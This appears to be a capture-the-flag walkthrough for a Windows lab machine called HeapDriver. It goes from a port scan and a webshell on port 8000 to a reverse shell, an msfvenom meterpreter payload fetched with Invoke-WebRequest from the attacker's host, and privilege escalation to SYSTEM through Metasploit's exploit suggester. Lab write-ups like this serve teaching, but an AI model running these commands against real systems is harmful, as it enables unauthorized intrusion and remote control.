
# HeapDriver

## Port Scan





So we have a few open ports. Let's check out some of them.

## Port 8000

port 8000 Looks like we have a webshell on port 8000.

## Getting a Reverse Shell

Set up `netcat` listener.
Get a reverse shell for windows from [revshells.com](revshells.com)
*I like to get the base64 one.*




## Moving to Metasploit


Then I had to move to `metasploit` so that I have a better shell and can use it for privilege escalation.

I had to create a new `exe` reverse shell with `msfvenom`

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.2 LPORT=5555 -f exe -o meterpreter.exe
```

Then, I had to get it on the system.
I started my python fileserver:
`python3 -m http.server`
And got it on the windows system
`Invoke-WebRequest http://10.10.14.2:8000/shell64.exe -OutFile shell64.exe`


Now, I have to set up my metasploit listener.





# Privilege Escalation

Now, when I have my metasploit shell, I can use the metasploit exploit suggester.

I am going to use:
`post/multi/recon/local_exploit_suggester`





I did `show options` to see what I had to specify.




Looks like I have to specify a session.


To see my sessions there is a command: `sessions`




`set session 7`

`run`

The suggester did find a bunch of exploits that we can use.




I am going to use the one I highlighted.

I set up the session again and a new port.

And eventually got my new session and became `nt authority\system`